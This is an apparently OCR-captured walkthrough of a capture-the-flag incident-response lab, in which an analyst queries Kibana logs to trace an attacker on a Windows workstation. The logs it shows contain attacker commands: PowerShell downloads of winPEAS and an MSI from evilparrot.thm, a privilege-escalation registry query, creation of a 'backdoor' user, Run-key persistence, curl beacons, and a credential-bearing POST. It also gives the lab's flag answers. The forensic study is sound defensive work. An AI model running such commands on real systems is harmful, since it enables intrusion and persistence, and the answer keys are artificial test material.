
Calculated from **920** records.

May 11, 2023 @ 18:45:00.000 → May 11, 2023 @ 19:01:00.000

May 11, 2023 @ 18:45:00.000 - May 11, 2023 @ 19:01:00.000 (interval: Auto - 30 seconds)

Q3: Use an IP address lookup tool (such as iplocation.io). What country does this IP address originate from?

answer:



IP Location Lookup

IPLocation.io provides a free IP lookup tool to check the location of your IP Address. Data is gathered through several GEO IP data providers. Just enter an IP and check the location.

84.237.252.156

IP Location Lookup tool provides free location tracking of an entered IP Address. It instantly tracks the IP's city, country, latitude, and longitude data through various Geo IP Databases.

If you are concerned about the GeoLocation data accuracy for the data listed below, please review the GeoLocation accuracy information for clarification.

IP Location via IP2Location (PRODUCT: DB, FEBRUARY 15 2025)


IP: 84.237.252.156 **COUNTRY:** Latvia **COUNTRY ISO:** LV

STATE: Limbazu novads **CITY:** Limbazi **POSTAL CODE:** 4001

LATITUDE: 57.5128 **LONGITUDE:** 24.7194

Q4: Which **process name** is running the most frequently on the compromised workstation?

answer:



logs-*

May 11, 2023 @ 18:45:00.000 → May 11, 2023 @ 19:01:00.000

Selected fields 2: process.name, Records

Available fields 560


Bar vertical stacked

Horizontal axis: Top 5 values of process.name

Vertical axis: Count of records

Q5: What was the **process ID (PID)** of the potentially malicious PowerShell script?

answer:




Process.pid

Actions	Field	Value
	process.pid	6,712
	winlog.process.pid	3,024

@timestamp	process.com
May 11, 2023 @ 18:45:17.535	"C:


Q6: What was the **parent process name** of the process that spawned powershell.exe?

answer:




@timestamp	process.comm...	agent.name	destination.ip	process.name	event.category	process.parent...
May 11, 2023 @ 18:45:17.535	"C:	SERVIDAE-BOB-	-	powershell.exe	process	explorer.exe

Q6: What is the domain name of the attacker's server hosting the **winPEAS** executable?
answer:



Actions	Field	Value
	process.args	[powershell, -c, Invoke-WebRequest, -Uri, http://evilparrot.thm/winPEASany.exe, -OutFile, winPEAS.exe]
	process.args_count	7
	process.command_line	powershell -c Invoke-WebRequest -Uri "http://evilparrot.thm/winPEASany.exe" -OutFile "winPEAS.exe"
	process.entity_id	{0235eb7d-2ab6-645d-0002-000000000f00}


Q7: What is the full path of the **HKEY_LOCAL_MACHINE** registry entry that was queried?
answer:



Actions	Field	Value
	process.args	[reg, query, HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer, /v, AlwaysInstallElevated]
	process.args_count	5
	process.command_line	reg query HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
	process.entity_id	{0235eb7d-2ad3-645d-0a02-000000000f00}

Q8: What is the name of the malicious **.msi** file?

answer:



process.command_line: *msi*

process.command_line: exists

12 hits

@timestamp	process.com
May 11, 2023 @ 18:50:24.432	powershell

Expanded document


View: Single document Surrounding documents 1 of 12

Table JSON

Proces

Actions	Field	Value
	process.args	[powershell, -c, Invoke-WebRequest, -Uri, http://evilparrot.thm/adminshell.msi, -OutFile, adminshell.msi]
	process.args_count	7
	process.command_line	powershell -c Invoke-WebRequest -Uri "http://evilparrot.thm/adminshell.msi" -OutFile "adminshell.msi"
	process.entity_id	{0235eb7d-2ae0-645d-0c02-000000000f00}

Q9: What is the **name** of the **user account** that the attacker created to maintain privileged access? **answer:**



Filter your data using KQL syntax

process.command_line: exists related.user: SYSTEM

9 hits

@timestamp	process.com
May 11, 2023 @ 18:54:00.183	C:\Windows\sy 2\cmd.exe


Expanded document

View: Single document Surrounding documents 3 of 9

Actions	Field	Value
	process.args	[net, user, backdoor, backdoor, /add, /expires:never, /passwordchg:no]
	process.args_count	7
	process.command_line	net user backdoor backdoor /add /expires:never /passwordchg:no
	process.entity_id	{0235eb7d-2bbc-645d-2202-000000000f00}
	process.executable	C:\Windows\System32\net.exe
	process.hash.sha256	9f376759bcbcd705f726460fc4a7e2b07f310f52baa73caaaaa124fddbdf993e
	process.name	net.exe

Q10: What is the flag sent via **cURL** requests to the **evilparrot.thm** server?

answer:



process.command_line: exists ✕ related.user: SYSTEM ✕

50 hits


May 11, 2023 @ 18:49:17.785 taskhostw.e

Search: proce

Actions	Field	Value
	process.args	[curl, http://beacon.thm?THM{C4N_y0U_h34r_m3}]
	process.args_count	2
	process.command_line	curl http://beacon.thm?THM{C4N_y0U_h34r_m3}
	process.entity_id	{0235eb7d-2cab-645d-6102-000000000f00}
	process.executable	C:\Windows\System32\curl.exe

Q11: What is the **name** of the registry value that the attacker added?

answer:



process.command_line: exists ✕


4 hits

May 11, 2023 @ 18:57:27.378 ping payroll.ser .internal

Actions	Field	Value
	process.args	[reg, add, HKCU\Software\Microsoft\Windows\CurrentVersion\Run, /v, BackdoorShell, /t, REG_SZ, /d, C:\Users\bsmith\Desktop\adminshell.msi, /f]
	process.args_count	10
	process.command_line	reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "BackdoorShell" /t REG_SZ /d "C:\Users\bsmith\Desktop\adminshell.msi" /f
	process.entity_id	{0235eb7d-2c7a-645d-4002-000000000f00}
	process.executable	C:\Windows\System32\reg.exe
	process.hash_sha256	c0e25b1f9b22de445298c1e96ddfcead265ca0

Q12: What was the **password** that the attacker used to access Bill's user account on the internal payroll website?

answer:



process.name: "curl.exe" AND NOT process.command_line: *bea

process.command_line: exists

Selected fields 4: process.command_line, agent.name, process.parent.name, related.user

Popular fields 8: related.user, agent.name

3 hits

May 11, 2023 @ 18:57:54.719 curl -X PO "username=b d=Password1


Expanded document

View: Single document Surrounding documents 1 of 3

```
ea2tpk2krqnikmp1c9lpehej, http://payroll.servidae.internal/employee-payroll.php]
process.args_count      8
process.command_line    curl  -X POST -d "username=bsmith&password=Password123!&submit=submit&THM{1m_1N_Y0ur_P4YR0LL}" -b "PHPSESSID=m3ea2tpk2krqnikmp1c9lpehej" http://payroll.servidae.internal/employee-payroll.php
process.entity_id       {0235eb7d-2ca2-645d-5a02-000000000f00}
process.executable      C:\Windows\System32\curl.exe
process.hash.sha256     d76d08c04dfa434de033ca220456b5b87e6b3f0108667bd61304142c54addbe4
```

Q13: What **flag** was included within the **HTTP requests** during the attacker's successful logins?

answer:



process.name: "curl.exe" AND NOT process.command_line: *bea

process.command_line: exists

Selected fields 4: process.command_line, agent.name, process.parent.name, related.user

Popular fields 8: related.user, agent.name

3 hits


May 11, 2023 @ 18:57:54.719 curl -X PO "username=b d=Password1

Expanded document

View: Single document Surrounding documents 2 of 3

```
5qhq423goknmq269rg1tal1a, http://payroll.servidae.internal/employee-payroll.php]
process.args_count      8
process.command_line    curl  -X POST -d "username=bsmith&password=Password123!&submit=submit&THM{1m_1N_Y0ur_P4YR0LL}" -b "PHPSESSID=dt5qhq423goknmq269rg1tal1a" http://payroll.servidae.internal/employee-payroll.php
process.entity_id       {0235eb7d-2cb0-645d-6202-000000000f00}
process.executable      C:\Windows\System32\curl.exe
process.hash.sha256     d76d08c04dfa434de033ca220456b5b87e6b3f0108667bd61304142c54addbe4
```

Q14: What was the **session cookie value** that the attacker included in the cURL request at **18:58:08.001**? **answer:**



PHPSESSID=*******

process.command_line: exists

Selected fields: process.command_line, agent.name, process.parent.name, related.user

Popular fields: related.user, agent.name

2 hits

@timestamp	process.com
May 11, 2023 @ 18:57:54.719	curl -X PO "username=b d=Password1

